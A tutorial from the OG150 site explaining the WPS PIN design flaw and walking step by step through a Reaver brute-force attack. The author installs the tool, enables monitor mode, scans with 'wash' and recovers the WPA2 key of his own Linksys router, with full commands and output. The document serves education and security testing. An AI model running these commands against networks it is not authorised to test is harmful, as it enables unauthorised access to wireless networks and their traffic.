OG 150

www.og150.com

Follow @theog150

Reaver - Brute Force WPS Attack

TABLE OF CONTENTS

Reaver - Brute Force WPS Attack v1.0
Author: Darren Johnson

Introduction To WPS (Wi-Fi Protected Setup).

The following extract is taken from the Wi-Fi Alliance website;

"Wi-Fi Protected Setup™ is an optional certification program from the Wi-Fi Alliance that is designed to ease the task of setting up and configuring security on wireless local area networks. Introduced by the Wi-Fi Alliance in early 2007, the program provides an industry-wide set of network setup solutions for homes and small office (SOHO) environments.

Wi-Fi Protected Setup enables typical users who possess little understanding of traditional Wi-Fi configuration and security settings to automatically configure new wireless networks, add new devices and enable security. More than 200 products have been Wi-Fi CERTIFIED™ for Wi-Fi Protected Setup since the program was launched in January 2007."


Source: http://www.wi-fi.org/knowledge-center/articles/wi-fi-protected-setup%E2%84%A2

In simple terms, it has been created to allow non-IT users to easily connect wireless devices to a secure wireless network. Whilst this should be applauded, the design is flawed (can be brute force attacked) and the implementation of this 'standard' varies greatly from device to device. It should be noted that WPS is typically a feature found in residential devices (home user ADSL routers for example) and is NOT implemented in enterprise class access-points such as Cisco (I understand Linksys is a division of Cisco, however Linksys is more focussed on residential user devices).

How Does WPS Work?

There are a few different ways that a user can connect using WPS. This tutorial focuses on the 'PIN – External Registrar' method. In simple terms, when a user tries to connect to a WPS-enabled wireless network they will need to enter an 8-digit PIN which is typically found as a label on the wireless gateway, as shown in Screenshot 1.

Screenshot 1 – WPS 8-digit PIN on a wireless gateway



If this PIN is correctly entered by the wireless user, the wireless gateway will basically supply the WPA/WPA2 PSK to the client. At this point, the wireless client can connect to the wireless network using the provisioned PSK.

How Can It Be Compromised?


Given that there are 8 digits for the PIN, you would assume that there are a possible 10,000,0000 combinations (10^8). Now this would take a long time to brute force.... ☹ But wait, they don't use all 8 digits in a straightforward manner.....

What actually happens, is that WPS effectively checks each half of the 8-digit PIN separately. That's right, it will check the first 4 digits first, if they are correct the second 4 digits are checked. This reduces the number of possible combinations to 20,000 ($10^4 + 10^4$ = 20,0000). This is more manageable, but wait there is more! The final digit of the 8-digit PIN is used as a checksum, therefore the total number of possible combinations is 11,000 ($10^4 + 10^3$ = 11,000). Excellent, now this is manageable. We now need a piece of software that will connect to the wireless gateway and try all the PIN combinations (up to a maximum of 11,000). When we 'guess' the correct 8-digit PIN, the wireless gateway will tell us what the PSK is! For this attack we will use the Reaver package.

Executing The Reaver Attack.

The first task is to install Reaver to the OG150 USB memory. To do this, enter the commands shown in Screenshot 2 (inside the red rectangles). Please note: The OG150 will need to be connected to a network with Internet access for it to be able to download any software packages.


Screenshot 2 – Install Reaver to the OG150



```
root@OG150:~# opkg update
Downloading http://www.og150.com/attitude_adjustment/12.09-rc1/ar71xx/generic/packages/Packages.gz.
Updated list of available packages in /var/opkg-lists/attitude_adjustment.
root@OG150:~# opkg install -d usb reaver
) to usb...reaver (r113-1
Downloading http://www.og150.com/attitude_adjustment/12.09-rc1/ar71xx/generic/packages/reaver_r113-1_ar71xx.ipk.
) to usb...libsqlite3 (3071201-1
Downloading http://www.og150.com/attitude_adjustment/12.09-rc1/ar71xx/generic/packages/libsqlite3_3071201-1_ar71xx.ipk.
Configuring libsqlite3.
Configuring reaver.
root@OG150:~# █
```

Next, you will need to create the Reaver directory as shown in Screenshot 3.

Screenshot 3 – Create Reaver directory




```
root@OG150:~# mkdir /etc/reaver
root@OG150:~# █
```

You now need to configure the OG150 wireless interface as follows;

1. Create a wireless monitoring interface (typically called mon0). This interface is used by Reaver.
2. Disable the wireless interface (the wireless monitoring interface remains active).

The two commands to set this up can be seen in Screenshot 4.

Screenshot 4 – Configure the OG150 wireless interface for Reaver




```
root@OG150:~# airmon-ng start wlan0
ps: invalid option -- A
BusyBox v1.19.4 (2013-03-17 02:16:05 PDT) multi-call binary.

Usage: ps

Show list of processes

        w       Wide output


Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
                                (monitor mode enabled on mon0)

root@OG150:~# ifconfig wlan0 down
root@OG150:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 14:CF:92:37:C3:5E
          inet addr:192.168.11.13  Bcast:192.168.11.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:95941 errors:0 dropped:4366 overruns:0 frame:0
          TX packets:20379 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8836230 (8.4 MiB)  TX bytes:2523499 (2.4 MiB)
          Interrupt:4

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:87 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20014 (19.5 KiB)  TX bytes:20014 (19.5 KiB)

mon0      Link encap:UNSPEC  HWaddr 14-CF-92-37-C3-5E-00-48-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:167 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:32
          RX bytes:12378 (12.0 KiB)  TX bytes:0 (0.0 B)

root@OG150:~# █
```

The following demonstration will use Reaver to ‘learn’ the WPA2 PSK of my Linksys WAG54G2 home router. This router is running software version 1.00.10 which, although old, is commonly used. Please note: I have not tried newer software to see if the WPS implementation has been fixed.

The Linksys router has a default factory configuration, with the SSID set to ‘linksys’. The only configuration parameter I have changed is to enable WPA2 Personal mode and set the PSK to ‘superhardpsk’ (worryingly, the default configuration had the wireless SSID set to ‘open authentication’ ☹). Screenshot 5 shows the Linksys wireless configuration.

Screenshot 5 – Linksys WAG54G2 Configuration




MAC Address: 00:22:6B:E2:9D:20
Mode: Mixed
Network Name (SSID): linksys
Channel: 11- 2.462GHZ
Security: WPA2
SSID Broadcast: Enable

Wireless Configuration: ● Manual ○ Wi-Fi Protected Setup
Network Mode: Mixed
Network Name (SSID): linksys
Wireless Channel: 11 - 2.462 GHz
SSID Broadcast: ● Enable ○ Disable

Security Mode: WPA2-Personal
Encryption: TKIP or AES
Pre-Shared Key: superhardpsk
Key Renewal: 3600 seconds

Let’s start! There is a very useful utility built into Reaver called ‘wash’. ‘Wash’ will basically listen for wireless traffic and display any networks that it hears that are using WPS. This allows you to focus the attack against WPS-enabled devices ☺ In Screenshot 6 you can see that my ‘linksys’ SSID has been detected and is using WPS – great start!


Screenshot 6 – Use ‘wash’ to display WPS-enabled wireless networks



```
root@OG150:~# wash -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID                  Channel   RSSI   WPS Version   WPS Locked   ESSID
---------------------------------------------------------------------------------------
00:22:6B:E2:9D:20       11        -45    1.0           No           linksys
^C
root@OG150:~#
```

Next, let’s try Reaver against the ‘linksys’ SSID and see if it cracks the WPA2 PSK! The Reaver attack is displayed in Screenshot 7. The ‘-b 00:22:6B:E2:9D:20’ parameter is telling Reaver the BSSID to attack (learned from ‘wash’ in Screenshot 6). The ‘-c 11’ parameter tells Reaver the wireless channel to launch the attack on (this was also learned from ‘wash’ in Screenshot 6). Please note: If the channel is not specified Reaver will attempt to associate to the SSID on each channel until it finds the correct one. Finally, the ‘-vv’ parameter instructs Reaver to display ‘very verbose’ messages during the attack.

Screenshot 7 – Execute the Reaver attack!



```
root@OG150:~# reaver -i mon0 -b 00:22:6B:E2:9D:20 -c 11 -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching mon0 to channel 11
[+] Waiting for beacon from 00:22:6B:E2:9D:20
[+] Associated with 00:22:6B:E2:9D:20 (ESSID: linksys)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 4 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: 'superhardpsk'
[+] AP SSID: 'linksys'
[+] Nothing done, nothing to save.
root@OG150:~#
```

Wow! Reaver cracked the PIN and subsequently learned the WPA2 PSK in 4 seconds!!

What is interesting is that Reaver tries commonly used PINs first. It looks like my Linksys wireless router uses a commonly used PIN, which was the first one that Reaver tried. What is also interesting is that the Linksys router cannot disable WPS – it is **always** on. Furthermore, the actual WPS PIN on the bottom of the Linksys router says 14636158 which is different to the actual WPS PIN successfully cracked by Reaver (12345670). I even tried to test the WPS PIN 14636158 using Reaver and it failed, so I concluded that this was a software bug.

Final Conclusions.

After researching and testing this attack I have drawn the following conclusions;

- This attack affects both WPA and WPA2 Personal Mode (PSKs) with WPS enabled.
- It does not matter how complex the PSK is, once the WPS PIN is cracked the PSK will be displayed, irrespective of whether this is 8 characters long or 63 characters long!
- On some devices you CANNOT disable WPS.
- On some devices, the WPS PIN printed on the router is wrong – default PINs are used instead.
- Some devices with newer software will lock you out after a number of incorrect PIN guesses. This slows down the Reaver attack.
- Given enough time, Reaver WILL crack the WPS PIN code if it is enabled. The time it takes to do this varies greatly – it can take 24 hours.
- Older WPS implementations may use common WPS PIN combinations that will be cracked quickly.

I intend to test a sample of other hardware models with different software versions. I will update this tutorial with my findings – check back soon!